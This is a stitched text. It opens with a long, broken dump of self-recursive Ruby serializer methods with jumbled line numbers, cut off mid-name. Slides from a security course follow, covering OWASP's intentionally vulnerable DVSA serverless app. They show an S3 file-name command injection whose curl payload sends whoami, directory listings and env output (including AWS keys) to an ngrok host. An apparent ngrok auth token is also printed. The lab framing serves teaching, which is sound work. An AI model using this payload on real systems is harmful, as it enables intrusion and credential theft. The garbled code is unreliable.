411      to_json_minimal_compact_minimal_pretty
412    end
413
414    def to_yaml_minimal_compact_minimal_pretty
415      to_yaml_minimal_compact_minimal_pretty
416    end
417
418    def to_csv_minimal_compact_minimal_pretty
419      to_csv_minimal_compact_minimal_pretty
420    end
421
422    def to_html_minimal_compact_minimal_pretty
423      to_html_minimal_compact_minimal_pretty
424    end
425
426    def to_text_minimal_compact_minimal_pretty
427      to_text_minimal_compact_minimal_pretty
428    end
429
430    def to_xml_minimal_compact_minimal_pretty
431      to_xml_minimal_compact_minimal_pretty
432    end
433
434    def to_ruby_minimal_compact_minimal_pretty
435      to_ruby_minimal_compact_minimal_pretty
436    end
437
438    def to_json_compact_minimal_compact_pretty
439      to_json_compact_minimal_compact_pretty
440    end
441
442    def to_yaml_compact_minimal_compact_pretty
443      to_yaml_compact_minimal_compact_pretty
444    end
445
446    def to_csv_compact_minimal_compact_pretty
447      to_csv_compact_minimal_compact_pretty
448    end
449
450    def to_html_compact_minimal_compact_pretty
451      to_html_compact_minimal_compact_pretty
452    end
453
454    def to_text_compact_minimal_compact_pretty
455      to_text_compact_minimal_compact_pretty
456    end
457
458    def to_xml_compact_minimal_compact_pretty
459      to_xml_compact_minimal_compact_pretty
460    end
461
462    def to_ruby_compact_minimal_compact_pretty
463      to_ruby_compact_minimal_compact_pretty
464    end
465
466    def to_json_minimal_compact_minimal_compact
467      to_json_minimal_compact_minimal_compact
468    end
469
470    def to_yaml_minimal_compact_minimal_compact
471      to_yaml_minimal_compact_minimal_compact
472    end
473
474    def to_csv_minimal_compact_minimal_compact
475      to_csv_minimal_compact_minimal_compact
476    end
477
478    def to_html_minimal_compact_minimal_compact
479      to_html_minimal_compact_minimal_compact
480    end
481
482    def to_text_minimal_compact_minimal_compact
483      to_text_minimal_compact_minimal_compact
484    end
485
486    def to_xml_minimal_compact_minimal_compact
487      to_xml_minimal_compact_minimal_compact
488    end
489
490    def to_ruby_minimal_compact_minimal_compact
491      to_ruby_minimal_compact_minimal_compact
492    end
493
494    def to_json_compact_minimal_compact_minimal
495      to_json_compact_minimal_compact_minimal
496    end
497
498    def to_yaml_compact_minimal_compact_minimal
499      to_yaml_compact_minimal_compact_minimal
500    end
501
494    def to_json_minimal_compact_minimal_compact_pretty
502      to_json_minimal_compact_minimal_compact_pretty
503    end
504
505    def to_yaml_minimal_compact_minimal_compact_pretty
506      to_yaml_minimal_compact_minimal_compact_pretty
507    end
508
509    def to_csv_minimal_compact_minimal_compact_pretty
510      to_csv_minimal_compact_minimal_compact_pretty
511    end
512
513    def to_html_minimal_compact_minimal_compact_pretty
514      to_html_minimal_compact_minimal_compact_pretty
515    end
516
517    def to_text_minimal_compact_minimal_compact_pretty
518      to_text_minimal_compact_minimal_compact_pretty
519    end
520
521    def to_xml_minimal_compact_minimal_compact_pretty
522      to_xml_minimal_compact_minimal_compact_pretty
523    end
524
525    def to_ruby_minimal_compact_minimal_compact_pretty
526      to_ruby_minimal_compact_minimal_compact_pretty
527    end
528
529    def to_json_compact_minimal_compact_minimal_pretty
530      to_json_compact_minimal_compact_minimal_pretty
531    end
532
533    def to_yaml_compact_minimal_compact_minimal_pretty
534      to_yaml_compact_minimal_compact_minimal_pretty
535    end
536
537    def to_csv_compact_minimal_compact_minimal_pretty
538      to_csv_compact_minimal_compact_minimal_pretty
539    end
540
541    def to_html_compact_minimal_compact_minimal_pretty
542      to_html_compact_minimal_compact_minimal_pretty
543    end
544
545    def to_text_compact_minimal_compact_minimal_pretty
546      to_text_compact_minimal_compact_minimal_pretty
547    end
548
549    def to_xml_compact_minimal_compact_minimal_pretty
550      to_xml_compact_minimal_compact_minimal_pretty
551    end
552
553    def to_ruby_compact_minimal_compact_minimal_pretty
554      to_ruby_compact_minimal_compact_minimal_pretty
555    end
556
557    def to_json_minimal_compact_minimal_compact_minimal
558      to_json_minimal_compact_minimal_compact_minimal
559    end
560
561    def to_yaml_minimal_compact_minimal_compact_minimal
562      to_yaml_minimal_compact_minimal_compact_minimal
563    end
564
565    def to_csv_minimal_compact_minimal_compact_minimal
566      to_csv_minimal_compact_minimal_compact_minimal
567    end
568
569    def to_html_minimal_compact_minimal_compact_minimal
570      to_html_minimal_compact_minimal_compact_minimal
571    end
572
573    def to_text_minimal_compact_minimal_compact_minimal
574      to_text_minimal_compact_minimal_compact_minimal
575    end
576
577    def to_xml_minimal_compact_minimal_compact_minimal
578      to_xml_minimal_compact_minimal_compact_minimal
579    end
580
581    def to_ruby_minimal_compact_minimal_compact_minimal
582      to_ruby_minimal_compact_minimal_compact_minimal
583    end
584
585    def to_json_compact_minimal_compact_minimal_compact
586      to_json_compact_minimal_compact_minimal_compact
587    end
588
589    def to_yaml_compact_minimal_compact_minimal_compact
590      to_yaml_compact_minimal_compact_minimal_compact
591    end
592
593    def to_csv_compact_minimal_compact_minimal_compact
594      to_csv_compact_minimal_compact_minimal_compact
595    end
596
597    def to_html_compact_minimal_compact_minimal_compact
598      to_html_compact_minimal_compact_minimal_compact
599    end
600
601    def to_text_compact_minimal_compact_minimal_compact
602      to_text_compact_minimal_compact_minimal_compact
603    end
604
605    def to_xml_compact_minimal_compact_minimal_compact
606      to_xml_compact_minimal_compact_minimal_compact
607    end
608
609    def to_ruby_compact_minimal_compact_minimal_compact
610      to_ruby_compact_minimal_compact_minimal_compact
611    end
612
613    def to_json_minimal_compact_minimal_compact_minimal_pretty
614      to_json_minimal_compact_minimal_compact_minimal_pretty
615    end
616
617    def to_yaml_minimal_compact_minimal_compact_minimal_pretty
618      to_yaml_minimal_compact_minimal_compact_minimal_pretty
619    end
620
621    def to_csv_minimal_compact_minimal_compact_minimal_pretty
622      to_csv_minimal_compact_minimal_compact_minimal_pretty
623    end
624
625    def to_html_minimal_compact_minimal_compact_minimal_pretty
626      to_html_minimal_compact_minimal_compact_minimal_pretty
627    end
628
629    def to_text_minimal_compact_minimal_compact_minimal_pretty
630      to_text_minimal_compact_minimal_compact_minimal_pretty
631    end
632
633    def to_xml_minimal_compact_minimal_compact_minimal_pretty
634      to_xml_minimal_compact_minimal_compact_minimal_pretty
635    end
636
637    def to_ruby_minimal_compact_minimal_compact_minimal_pretty
638      to_ruby_minimal_compact_minimal_compact_minimal_pretty
639    end
640
641    def to_json_compact_minimal_compact_minimal_compact_pretty
642      to_json_compact_minimal_compact_minimal_compact_pretty
643    end
644
645    def to_yaml_compact_minimal_compact_minimal_compact_pretty
646      to_yaml_compact_minimal_compact_minimal_compact_pretty
647    end
648
649    def to_csv_compact_minimal_compact_minimal_compact_pretty
650      to_csv_compact_minimal_compact_minimal_compact_pretty
651    end
652
653    def to_html_compact_minimal_compact_minimal_compact_pretty
654      to_html_compact_minimal_compact_minimal_compact_pretty
655    end
656
657    def to_text_compact_minimal_compact_minimal_compact_pretty
658      to_text_compact_minimal_compact_minimal_compact_pretty
659    end
660
661    def to_xml_compact_minimal_compact_minimal_compact_pretty
662      to_xml_compact_minimal_compact_minimal_compact_pretty
663    end
664
665    def to_ruby_compact_minimal_compact_minimal_compact_pretty
666      to_ruby_compact_minimal_compact_minimal_compact_pretty
667    end
668
669    def to_json_minimal_compact_minimal_compact_minimal_compact
670      to_json_minimal_compact_minimal_compact_minimal_compact
671    end
672
673    def to_yaml_minimal_compact_minimal_compact_minimal_compact
674      to_yaml_minimal_compact_minimal_compact_minimal_compact
675    end
676
677    def to_csv_minimal_compact_minimal_compact_minimal_compact
678      to_csv_minimal_compact_minimal_compact_minimal_compact
679    end
680
681    def to_html_minimal_compact_minimal_compact_minimal_compact
682      to_html_minimal_compact_minimal_compact_minimal_compact
683    end
684
685    def to_text_minimal_compact_minimal_compact_minimal_compact
686      to_text_minimal_compact_minimal_compact_minimal_compact
687    end
688
689    def to_xml_minimal_compact_minimal_compact_minimal_compact
690      to_xml_minimal_compact_minimal_compact_minimal_compact
691    end
692
693    def to_ruby_minimal_compact_minimal_compact_minimal_compact
694      to_ruby_minimal_compact_minimal_compact_minimal_compact
695    end
696
697    def to_json_compact_minimal_compact_minimal_compact_minimal
698      to_json_compact_minimal_compact_minimal_compact_minimal
699    end
700
701    def to_yaml_compact_minimal_compact_minimal_compact_minimal
702      to_yaml_compact_minimal_compact_minimal_compact_minimal
703    end
704
705    def to_csv_compact_minimal_compact_minimal_compact_minimal
706      to_csv_compact_minimal_compact_minimal_compact_minimal
707    end
708
709    def to_html_compact_minimal_compact_minimal_compact_minimal
710      to_html_compact_minimal_compact_minimal_compact_minimal
711    end
712
713    def to_text_compact_minimal_compact_minimal_compact_minimal
714      to_text_compact_minimal_compact_minimal_compact_minimal
715    end
716
717    def to_xml_compact_minimal_compact_minimal_compact_minimal
718      to_xml_compact_minimal_compact_minimal_compact_minimal
719    end
720
721    def to_ruby_compact_minimal_compact_minimal_compact_minimal
722      to_ruby_compact_minimal_compact_minimal_compact_minimal
723    end
724
725    def to_json_minimal_compact_minimal_compact_minimal_compact_pretty
726      to_json_minimal_compact_minimal_compact_minimal_compact_pretty
727    end
728
729    def to_yaml_minimal_compact_minimal_compact_minimal_compact_pretty
730      to_yaml_minimal_compact_minimal_compact_minimal_compact_pretty
731    end
732
733    def to_csv_minimal_compact_minimal_compact_minimal_compact_pretty
734      to_csv_minimal_compact_minimal_compact_minimal_compact_pretty
735    end
736
737    def to_html_minimal_compact_minimal_compact_minimal_compact_pretty
738      to_html_minimal_compact_minimal_compact_minimal_compact_pretty
739    end
740
741    def to_text_minimal_compact_minimal_compact_minimal_compact_pretty
742      to_text_minimal_compact_minimal_compact_minimal_compact_pretty
743    end
744
745    def to_xml_minimal_compact_minimal_compact_minimal_compact_pretty
746      to_xml_minimal_compact_minimal_compact_minimal_compact_pretty
747    end
748
749    def to_ruby_minimal_compact_minimal_compact_minimal_compact_pretty
750      to_ruby_minimal_compact_minimal_compact_minimal_compact_pretty
751    end
752
753    def to_json_compact_minimal_compact_minimal_compact_minimal_pretty
754      to_json_compact_minimal_compact_minimal_compact_minimal_pretty
755    end
756
757    def to_yaml_compact_minimal_compact_minimal_compact_minimal_pretty
758      to_yaml_compact_minimal_compact_minimal_compact_minimal_pretty
759    end
760
761    def to_csv_compact_minimal_compact_minimal_compact_minimal_pretty
762      to_csv_compact_minimal_compact_minimal_compact_minimal_pretty
763    end
764
765    def to_html_compact_minimal_compact_minimal_compact_minimal_pretty
766      to_html_compact_minimal_compact_minimal_compact_minimal_pretty
767    end
768
769    def to_text_compact_minimal_compact_minimal_compact_minimal_pretty
770      to_text_compact_minimal_compact_minimal_compact_minimal_pretty
771    end
772
773    def to_xml_compact_minimal_compact_minimal_compact_minimal_pretty
774      to_xml_compact_minimal_compact_minimal_compact_minimal_pretty
775    end
776
777    def to_ruby_compact_minimal_compact_minimal_compact_minimal_pretty
778      to_ruby_compact_minimal_compact_minimal_compact_minimal_pretty
779    end
780
781    def to_json_minimal_compact_minimal_compact_minimal_compact_minimal
782      to_json_minimal_compact_minimal_compact_minimal_compact_minimal
783    end
784
785    def to_yaml_minimal_compact_minimal_compact_minimal_compact_minimal
786      to_yaml_minimal_compact_minimal_compact_minimal_compact_minimal
787    end
788
789    def to_csv_minimal_compact_minimal_compact_minimal_compact_minimal
790      to_csv_minimal_compact_minimal_compact_minimal_compact_minimal
791    end
792
793    def to_html_minimal_compact_minimal_compact_minimal_compact_minimal
794      to_html_minimal_compact_minimal_compact_minimal_compact_minimal
795    end
796
797    def to_text_minimal_compact_minimal_compact_minimal_compact_minimal
798      to_text_minimal_compact_minimal_compact_minimal_compact_minimal
799    end
800
801    def to_xml_minimal_compact_minimal_compact_minimal_compact_minimal
802      to_xml_minimal_compact_minimal_compact_minimal_compact_minimal
803    end
804
805    def to_ruby_minimal_compact_minimal_compact_minimal_compact_minimal
806      to_ruby_minimal_compact_minimal_compact_minimal_compact_minimal
807    end
808
809    def to_json_compact_minimal_compact_minimal_compact_minimal_compact
810      to_json_compact_minimal_compact_minimal_compact_minimal_compact
811    end
812
813    def to_yaml_compact_minimal_compact_minimal_compact_minimal_compact
814      to_yaml_compact_minimal_compact_minimal_compact_minimal_compact
815    end
816
817    def to_csv_compact_minimal_compact_minimal_compact_minimal_compact
818      to_csv_compact_minimal_compact_minimal_compact_minimal_compact
819    end
820
821    def to_html_compact_minimal_compact_minimal_compact_minimal_compact
822      to_html_compact_minimal_compact_minimal_compact_minimal_compact
823    end
824
825    def to_text_compact_minimal_compact_minimal_compact_minimal_compact
826      to_text_compact_minimal_compact_minimal_compact_minimal_compact
827    end
828
829    def to_xml_compact_minimal_compact_minimal_compact_minimal_compact
830      to_xml_compact_minimal_compact_minimal_compact_minimal_compact
831    end
832
833    def to_ruby_compact_minimal_compact_minimal_compact_minimal_compact
834      to_ruby_compact_minimal_compact_minimal_compact_minimal_compact
835    end
836
837    def to_json_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
838      to_json_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
839    end
840
841    def to_yaml_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
842      to_yaml_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
843    end
844
845    def to_csv_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
846      to_csv_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
847    end
848
849    def to_html_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
850      to_html_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
851    end
852
853    def to_text_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
854      to_text_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
855    end
856
857    def to_xml_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
858      to_xml_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
859    end
860
861    def to_ruby_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
862      to_ruby_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
863    end
864
865    def to_json_compact_minimal_compact_minimal_compact_minimal_compact_pretty
866      to_json_compact_minimal_compact_minimal_compact_minimal_compact_pretty
867    end
868
869    def to_yaml_compact_minimal_compact_minimal_compact_minimal_compact_pretty
870      to_yaml_compact_minimal_compact_minimal_compact_minimal_compact_pretty
871    end
872
873    def to_csv_compact_minimal_compact_minimal_compact_minimal_compact_pretty
874      to_csv_compact_minimal_compact_minimal_compact_minimal_compact_pretty
875    end
876
877    def to_html_compact_minimal_compact_minimal_compact_minimal_compact_pretty
878      to_html_compact_minimal_compact_minimal_compact_minimal_compact_pretty
879    end
880
881    def to_text_compact_minimal_compact_minimal_compact_minimal_compact_pretty
882      to_text_compact_minimal_compact_minimal_compact_minimal_compact_pretty
883    end
884
885    def to_xml_compact_minimal_compact_minimal_compact_minimal_compact_pretty
886      to_xml_compact_minimal_compact_minimal_compact_minimal_compact_pretty
887    end
888
889    def to_ruby_compact_minimal_compact_minimal_compact_minimal_compact_pretty
890      to_ruby_compact_minimal_compact_minimal_compact_minimal_compact_pretty
891    end
892
893    def to_json_minimal_compact_minimal_compact_minimal_compact_minimal_compact
894      to_json_minimal_compact_minimal_compact_minimal_compact_minimal_compact
895    end
896
897    def to_yaml_minimal_compact_minimal_compact_minimal_compact_minimal_compact
898      to_yaml_minimal_compact_minimal_compact_minimal_compact_minimal_compact
899    end
900
901    def to_csv_minimal_compact_minimal_compact_minimal_compact_minimal_compact
902      to_csv_minimal_compact_minimal_compact_minimal_compact_minimal_compact
903    end
904
905    def to_html_minimal_compact_minimal_compact_minimal_compact_minimal_compact
906      to_html_minimal_compact_minimal_compact_minimal_compact_minimal_compact
907    end
908
909    def to_text_minimal_compact_minimal_compact_minimal_compact_minimal_compact
910      to_text_minimal_compact_minimal_compact_minimal_compact_minimal_compact
911    end
912
913    def to_xml_minimal_compact_minimal_compact_minimal_compact_minimal_compact
914      to_xml_minimal_compact_minimal_compact_minimal_compact_minimal_compact
915    end
916
917    def to_ruby_minimal_compact_minimal_compact_minimal_compact_minimal_compact
918      to_ruby_minimal_compact_minimal_compact_minimal_compact_minimal_compact
919    end
920
921    def to_json_minimal_compact_minimal_compact_minimal_compact_minimal_compact_pretty
922      to_json_minimal_compact_minimal_compact_minimal_compact_minimal_compact_pretty
923    end
924
925    def to_yaml_minimal_compact_minimal_compact_minimal_compact_minimal_compact_pretty
926      to_yaml_minimal_compact_minimal_compact_minimal_compact_minimal_compact_pretty
927    end
928
929    def to_csv_minimal_compact_minimal_compact_minimal_compact_minimal_compact_pretty
930      to_csv_minimal_compact_minimal_compact_minimal_compact_minimal_compact_pretty
931    end
932
933    def to_html_minimal_compact_minimal_compact_minimal_compact_minimal_compact_pretty
934      to_html_minimal_compact_minimal_compact_minimal_compact_minimal_compact_pretty
935    end
936
937    def to_text_minimal_compact_minimal_compact_minimal_compact_minimal_compact_pretty
938      to_text_minimal_compact_minimal_compact_minimal_compact_minimal_compact_pretty
939    end
940
941    def to_xml_minimal_compact_minimal_compact_minimal_compact_minimal_compact_pretty
942      to_xml_minimal_compact_minimal_compact_minimal_compact_minimal_compact_pretty
943    end
944
945    def to_ruby_minimal_compact_minimal_compact_minimal_compact_minimal_compact_pretty
946      to_ruby_minimal_compact_minimal_compact_minimal_compact_minimal_compact_pretty
947    end
948
949    def to_json_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal
950      to_json_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal
951    end
952
953    def to_yaml_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal
954      to_yaml_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal
955    end
956
957    def to_csv_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal
958      to_csv_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal
959    end
960
954    def to_json_minimal_compact_minimal_compact_minimal_compact_minimal_compact_pretty
961      to_json_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
962    end
963
964    def to_yaml_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
965      to_yaml_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
966    end
967
968    def to_csv_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
969      to_csv_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
970    end
971
972    def to_html_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
973      to_html_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
974    end
975
976    def to_text_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
977      to_text_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
978    end
979
980    def to_xml_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
981      to_xml_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
982    end
983
984    def to_ruby_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
985      to_ruby_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
986    end
987
988    def to_json_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact
989      to_json_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact
990    end
991
992    def to_yaml_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact
993      to_yaml_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact
994    end
995
996    def to_csv_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact
997      to_csv_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact
998    end
999
1000   def to_html_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact
1001     to_html_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact
1002   end
1003
1004   def to_text_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact
1005     to_text_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact
1006   end
1007
1008   def to_xml_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact
1009     to_xml_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact
1010   end
1011
1012   def to_ruby_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact
1013     to_ruby_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact
1014   end
1015
1016   def to_json_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_pretty
1017     to_json_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_pretty
1018   end
1019
1020   def to_yaml_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_pretty
1021     to_yaml_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_pretty
1022   end
1023
1024   def to_csv_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_pretty
1025     to_csv_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_pretty
1026   end
1027
1028   def to_html_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_pretty
1029     to_html_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_pretty
1030   end
1031
1032   def to_text_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_pretty
1033     to_text_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_pretty
1034   end
1035
1036   def to_xml_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_pretty
1037     to_xml_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_pretty
1038   end
1039
1040   def to_ruby_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_pretty
1041     to_ruby_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_pretty
1042   end
1043
1044   def to_json_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal
1045     to_json_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal
1046   end
1047
1048   def to_yaml_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal
1049     to_yaml_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal
1050   end
1051
1052   def to_csv_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal
1053     to_csv_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal
1054   end
1055
1056   def to_html_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal
1057     to_html_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal
1058   end
1059
1060   def to_text_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal
1061     to_text_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal
1062   end
1063
1064   def to_xml_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal
1065     to_xml_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal
1066   end
1067
1068   def to_ruby_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal
1069     to_ruby_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal
1070   end
1071
1072   def to_json_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
1073     to_json_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
1074   end
1075
1076   def to_yaml_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
1077     to_yaml_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
1078   end
1079
1080   def to_csv_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
1081     to_csv_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
1082   end
1083
1084   def to_html_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_compact_minimal_pretty
1085     to_html_minimal_compact_minimal_compact_minimal_compact_minimal_comp
```

## 14.5.7.2 Serverless Event Injection Scenario 2

It seems the receipt is being copied from an S3 bucket folder generated using the receipt's date and UUID.

This bucket permissions are relatively open, as uploading files is allowed via:

```
"echo "blah" > file.txt && aws s3 cp file.txt 's3://<BUCKET>/2020/20/20/whatever' --acl public-read"
```



## 14.5.7.2 Serverless Event Injection Scenario 2

It has been confirmed that the S3 bucket is open for read/write to everyone. Let's check the code in

[https://github.com/OWASP/DVSA/blob/master/backend/src/functions/processing/send\\_receipt\\_email.py](https://github.com/OWASP/DVSA/blob/master/backend/src/functions/processing/send_receipt_email.py)

The event handler is reading the bucket name, key and order, then the function replaces the extension “.raw” by “.txt” meaning they expect a raw S3 Object. Then a download path is created and recorded into a log file using “os.system”.

```
bucket = event['Records'][0]['s3']['bucket']['name']
key = event['Records'][0]['s3']['object']['key']
key = urllib.unquote_plus(urllib.unquote(key))
order = key.split("/")[-1]
orderId = order.split("_")[0]
userId = order.split("_")[1].replace(".raw", "")

s3 = boto3.client('s3')
# download file to /tmp
download_path = '/tmp/' + order.replace(".raw", ".txt")

# print download_path
s3.download_file(bucket, key, download_path)
date = datetime.datetime.now().strftime('%Y-%m-%d %H:%M')

os.system('echo -e "\t-----\n\tDate: {}" >> {}'.format(date, download_path))

# delete original file
s3.delete_object(Bucket=bucket, Key=key)
# upload new file (txt)
s3.upload_file(download_path, bucket, key.replace(".raw", ".txt"))
```

## 14.5.7.2 Serverless Event Injection Scenario 2

As in the previous example, the application pass to the `os.system` function some content that we can control as the S3 Bucket permissions are weak.

Following the name convention that the function expects a OS Command injection payload can be uploaded and executed using the S3 AWS API.

```
bucket = event['Records'][0]['s3']['bucket']['name']
key = event['Records'][0]['s3']['object']['key']
key = urllib.unquote_plus(urllib.unquote(key))
order = key.split("/")
orderId = order.split("_")[0]
userId = order.split("_")[1].replace(".raw", "")

s3 = boto3.client('s3')
# download file to /tmp
download_path = '/tmp/' + order.replace(".raw", ".txt")

# print download_path
s3.download_file(bucket, key, download_path)
date = datetime.datetime.now().strftime('%Y-%m-%d %H:%M')

os.system('echo -e "\t-----\n\t\tDate: {}" >> {}'.format(date, download_path))

# delete original file
s3.delete_object(Bucket=bucket, Key=key)
# upload new file (txt)
s3.upload_file(download_path, bucket, key.replace(".raw", ".txt"))
```

# 14.5.7.2 Serverless Event Injection Scenario 2

Ngrok will be used to expose local ports to the internet and catch a reverse shell for this exercise. Visit the website <https://ngrok.com> and register an account.

After the account has been created download the ngrok client for your OS and authorize it following the instructions under “connect your account”.

Once the account has been set up you can expose a local port to the internet running “ngrok http 80” and taking note of the URL.

**1 Download ngrok**  
ngrok is easy to install. Download a single binary with zero run-time dependencies.  
Mac OS X  
[Download for Windows](#)  
Linux (32-Bit) Mac (32-Bit) Windows (32-Bit) Linux (ARM)  
Linux (32-Bit) FreeBSD (64-Bit) FreeBSD (32-Bit)

**2 Unzip to install**  
On Linux or OSX you can unzip ngrok from a terminal with the following command. On Windows, just double click ngrok.zip.  
`$ unzip /path/to/ngrok.zip`

**3 Connect your account**  
Running this command will add your account's auth token to your ngrok.yml file. This will give you more features and all open tunnels will be listed here in the dashboard.  
token: 31b0x1ePMhaTRASTC6Q2\_3EfyHuAW33i-ck770KQ7wh

**4 Fire it up**  
Read the documentation on how to use Ngrok. Try it out by running it from the command line:  
`$ ./ngrok help`  
To start a HTTP tunnel on port 80, run this next:  
`$ ./ngrok http 80`

```
freeze
Region                United States (us)
Web Interface          http://127.0.0.1:4040
Forwarding             http://[redacted].ngrok.io -> http://localhost:80
Forwarding             https://[redacted].ngrok.io -> http://localhost:80
Connections
  ttl   opn   rt1   rt5   p50   p90
  0     0     0.00 0.00 0.00 0.00
```

## 14.5.7.2 Serverless Event Injection Scenario 2

Requests received to port 80 can be checked on the local web interface <http://127.0.0.1:4040>.

Now, using the same naming convention as the function expects, a payload can be crafted to achieve RCE and receive the response back to our exposed interface.

Payload: `aws s3 cp empty.txt 's3://<your_bucket_id>/2020/20/20/whatever_;curl XXX.grok.io?data="$$(whoami)";echo x.raw -acl public-read"`

- `Whatever_;` -> It checks for an underscore in the file name
- `Curl something.ngrok.io` -> The ngrok endpoint to send the output
- `"$(whoami)";` -> The command to run
- `Echo x.raw` -> Needs to end in `.raw` to be triggered.



## 14.5.7.2 Serverless Event Injection Scenario 2

With everything in place go and check the Ngrok web interface to check that there are some requests.

Commands that return a multiline response will not go through as they will break the payload. However, they can be base64 encoded without breaking the lines using “\$(ls -lha | base64 -w0)” in the payload.

GET /	502 Bad Gateway	4.42ms
GET /	502 Bad Gateway	3.94ms
GET /	502 Bad Gateway	4.79ms

GET /	
Summary	Headers Raw Binary
Query Params	

# 14.5.7.2 Serverless Event Injection Scenario 2

Ngrok will now receive the requests that can be decoded to get the command output.

GET /

Summary Headers Raw Binary

Query Params

data

```
total 22K
drwxr-xr-x  2 root root
drwxr-xr-x 23 root root
-rw-rw-r--  1 root root
-rw-rw-r--  1 root root
-rw-rw-r--  1 root root
-rw-rw-r--  1 root root
-rw-rw-r--  1 root root
-rw-rw-r--  1 root root
```

## 14.5.7.2 Serverless Event Injection Scenario 2

If you output the `env` command result, it will include the AWS keys used by the lambda functions. As a result they will have the same privileges they are given and used with the API.

At this point DVSA stack can be deleted from the CloudFormation AWS Service and the S3 Buckets.

# 14.5.8 GraphQL APIs

## GRAPHQL

- GraphQL is a different type of API interface where there is one endpoint to an API (Instead of many endpoints in REST), and two types of operations (Query and Mutate) instead of 5 or so in REST (GET, PUT, POST, PATCH, DELETE).
- Usually [example.com/graphql](https://example.com/graphql) or something similar (Nice idea of Google dorks).
- REST usually has one endpoint for each type of object (users, groups, items, books, orders, shipments...etc) with 3 or more operations on each endpoint
- In graphql, the same endpoint serves all predefined objects under both Query and Mutation methods.

# 14.5.8 GraphQL APIs

## GRAPHQL TERMS

